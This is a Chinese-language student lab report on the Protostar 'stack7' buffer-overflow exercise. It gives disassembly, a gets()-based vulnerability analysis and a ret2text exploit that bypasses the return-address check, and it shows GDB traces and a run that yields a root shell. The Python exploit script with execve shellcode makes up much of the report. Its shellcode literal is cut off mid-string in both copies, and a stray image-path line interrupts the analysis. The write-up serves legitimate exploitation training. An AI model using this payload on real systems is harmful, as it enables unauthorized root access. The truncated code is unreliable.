CS3312 Lab Report Stack7

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
080484c4 <getpath>:
 80484c4:       55                      push   %ebp
 80484c5:       89 e5                   mov    %esp,%ebp
 80484c7:       83 ec 68                sub    $0x68,%esp
 80484ca:       b8 20 86 04 08          mov    $0x8048620,%eax
 80484cf:       89 04 24                mov    %eax,(%esp)
 80484d2:       e8 0d ff ff ff          call   80483e4 <printf@plt>
 80484d7:       a1 80 97 04 08          mov    0x8049780,%eax
 80484dc:       89 04 24                mov    %eax,(%esp)
 80484df:       e8 f0 fe ff ff          call   80483d4 <fflush@plt>
 80484e4:       8d 45 b4                lea    -0x4c(%ebp),%eax
 80484e7:       89 04 24                mov    %eax,(%esp)
 80484ea:       e8 b5 fe ff ff          call   80483a4 <gets@plt>
 80484ef:       8b 45 04                mov    0x4(%ebp),%eax
 80484f2:       89 45 f4                mov    %eax,-0xc(%ebp)
 80484f5:       8b 45 f4                mov    -0xc(%ebp),%eax
 80484f8:       25 00 00 00 b0          and    $0xb0000000,%eax
 80484fd:       3d 00 00 00 b0          cmp    $0xb0000000,%eax
 8048502:       75 20                   jne    8048524 <getpath+0x60>
 8048504:       b8 34 86 04 08          mov    $0x8048634,%eax
 8048509:       8b 55 f4                mov    -0xc(%ebp),%edx
 804850c:       89 54 24 04             mov    %edx,0x4(%esp)
 8048510:       89 04 24                mov    %eax,(%esp)
 8048513:       e8 cc fe ff ff          call   80483e4 <printf@plt>
 8048518:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 804851f:       e8 a0 fe ff ff          call   80483c4 <_exit@plt>
 8048524:       b8 40 86 04 08          mov    $0x8048640,%eax
 8048529:       8d 55 b4                lea    -0x4c(%ebp),%edx
 804852c:       89 54 24 04             mov    %edx,0x4(%esp)
 8048530:       89 04 24                mov    %eax,(%esp)
 8048533:       e8 ac fe ff ff          call   80483e4 <printf@plt>
 8048538:       8d 45 b4                lea    -0x4c(%ebp),%eax
 804853b:       89 04 24                mov    %eax,(%esp)
 804853e:       e8 b1 fe ff ff          call   80483f4 <strdup@plt>
 8048543:       c9                      leave
 8048544:       c3                      ret

08048545 <main>:
 8048545:       55                      push   %ebp
 8048546:       89 e5                   mov    %esp,%ebp
 8048548:       83 e4 f0                and    $0xfffffff0,%esp
 804854b:       e8 74 ff ff ff          call   80484c4 <getpath>
 8048550:       89 ec                   mov    %ebp,%esp
 8048552:       5d                      pop    %ebp
 8048553:       c3                      ret
```

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);

    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xb0000000) == 0xb0000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
    return strdup(buffer);
}

int main(int argc, char **argv)
{
    getpath();
}
```

代码概述

该程序包括 `main` 函数和 `getpath` 函数。 `main` 函数调用 `getpath` 函数，而 `getpath` 函数则从用户那里接收一个路径输入，并试图打印该路径。

安全漏洞分析


1. **栈溢出漏洞**：
   - 漏洞位于 `getpath` 函数中，通过调用 `gets(buffer)` 函数来接收用户输入。 `gets` 函数是不安全的，因为它不检查目标缓冲区的大小，导致超出缓冲区（在本例中为64字节）的输入可以覆盖栈上的其他数据，包括返回地址。
   - 该漏洞可以被利用执行任意代码或进行栈溢出攻击。
2. **不安全的返回地址检查**：
   - 在 `getpath` 函数中，通过 `__builtin_return_address(0)` 获取当前函数的返回地址，并检查该地址是否位于特定的内存范围内（ `0xb0000000` ）。如果是，程序会打印出返回地址并退出。这个检查是为了防止返回地址被恶意修改。这个地址是栈上的地址，因此如果返回地址被修改，可以认为程序可能会跳转到恶意代码。

和stack6大体上相同，不同的是stack7对地址进行了进一步限制，地址在为 `0xb` 开头的地址时会直接退出程序，这样不仅仅是不允许直接跳转到栈上的地址，也不允许跳转到 `libc` 中 `system()` 的地址，所以这里ret2libc的方法不再适用。

攻击方法1: ret2text

ret2text方法还是可以用的，这里与stack6一摸一样，我们可以通过覆盖返回地址来控制程序的执行流程，用运行两次 `ret` 指令的方法来绕过地址检查。

如图所示，我们在栈上分别放置了 `getpath` 函数中的 `ret` 指令地址和我们的shellcode代码的地址



然后会发生如下过程：

首先，getpath函数执行结束，会执行 `ret` 指令，栈顶的地址会被弹出到 `eip` 寄存器，程序会跳转到 `getpath` 函数自己代码里的 `ret` 指令地址，由于这段代码不在 `0xbf000000` 范围内，所以不会触发检查。

随后，继续执行 `ret` 指令，栈顶的地址会被弹出到 `eip` 寄存器，这个地址是我们的shellcode的地址，程序会跳转到这个地址执行我们的shellcode，至此我们就成功控制了程序的执行流程。

GDB调试(攻击方法1: ret2text)

我们这里直接使用之前stack6的payload，只需要修改一下 `ret` 指令的地址即可，同时为了满足一定范围内栈偏移的容错率，我们在shellcode前面加上了一段 `nop` 指令。

通过查看objdump的结果，我们可以得到 `getpath` 函数的 `ret` 指令地址为 `0x08048544` ，所以我们将 `ret` 指令的地址设置为 `0x08048544` ，然后运行脚本：

```
buffer = 'AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS'

# 0x8048544
ret_addr_fake = '\x44\x85\x04\x08'

ret_addr = '\x54\xfc\xff\xbf'

nop_slide = '\x90' * 0x50

shellcode =
'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\


padding = buffer + ret_addr_fake + ret_addr + nop_slide + shellcode

print padding
```

断点打在 `getpath` 函数的 `ret` 指令处，然后运行程序，程序会在 `ret` 指令处停下，我们查看这个时候栈上的情况：

```
Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      stack7/stack7.c: No such file or directory.
        in stack7/stack7.c
(gdb) x/32xw $esp
0xbffffc4c:     0x08048544      0xbffffc54      0x90909090      0x90909090
0xbffffc5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc8c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc9c:     0x90909090      0x90909090      0x99580b6a      0x2d686652
0xbffffcac:     0x52e18970      0x2f68686a      0x68736162      0x6e69622f
0xbffffcbc:     0x5152e389      0xcde18953      0xb7ff0080      0xb7eadb9b
```

此时 $ esp = 0xbffffc4c，和stack6的情况一摸一样，同时我们可以看到栈上的情况非常完美，完全正确

然后我们继续执行，程序会跳转到我们的shellcode处，成功执行shellcode，我们成功控制了程序的执行流程。

```
(gdb) c
Continuing.

Breakpoint 1, 0x08048544 in getpath () at stack7/stack7.c:24
24      in stack7/stack7.c
(gdb) c
Continuing.
Executing new program: /bin/bash

Program exited normally.
(gdb)
```

在非gdb情况下，只要在执行的时候输入stack7的完整路径，就可以成功执行shellcode

攻击脚本内容

script_stack7.py:

```
buffer = 'AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSS'

# 0x8048544
ret_addr_fake = '\x44\x85\x04\x08'

ret_addr = '\x54\xfc\xff\xbf'

nop_slide = '\x90' * 0x50

shellcode =
'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\


padding = buffer + ret_addr_fake + ret_addr + nop_slide + shellcode

print padding
```

在终端中运行：

```
(python ./script_stack7.py ; cat) |  /opt/protostar/bin/stack7
```

结果（非GDB环境）

```
root@protostar:/opt/protostar/bin# (python ./script_stack7.py ; cat) |  /opt/protostar/bin/stack7
input path please: got path AAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOQQQQRRRRSSSSTj
                                                                                                      XRfh-p


id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

攻击成功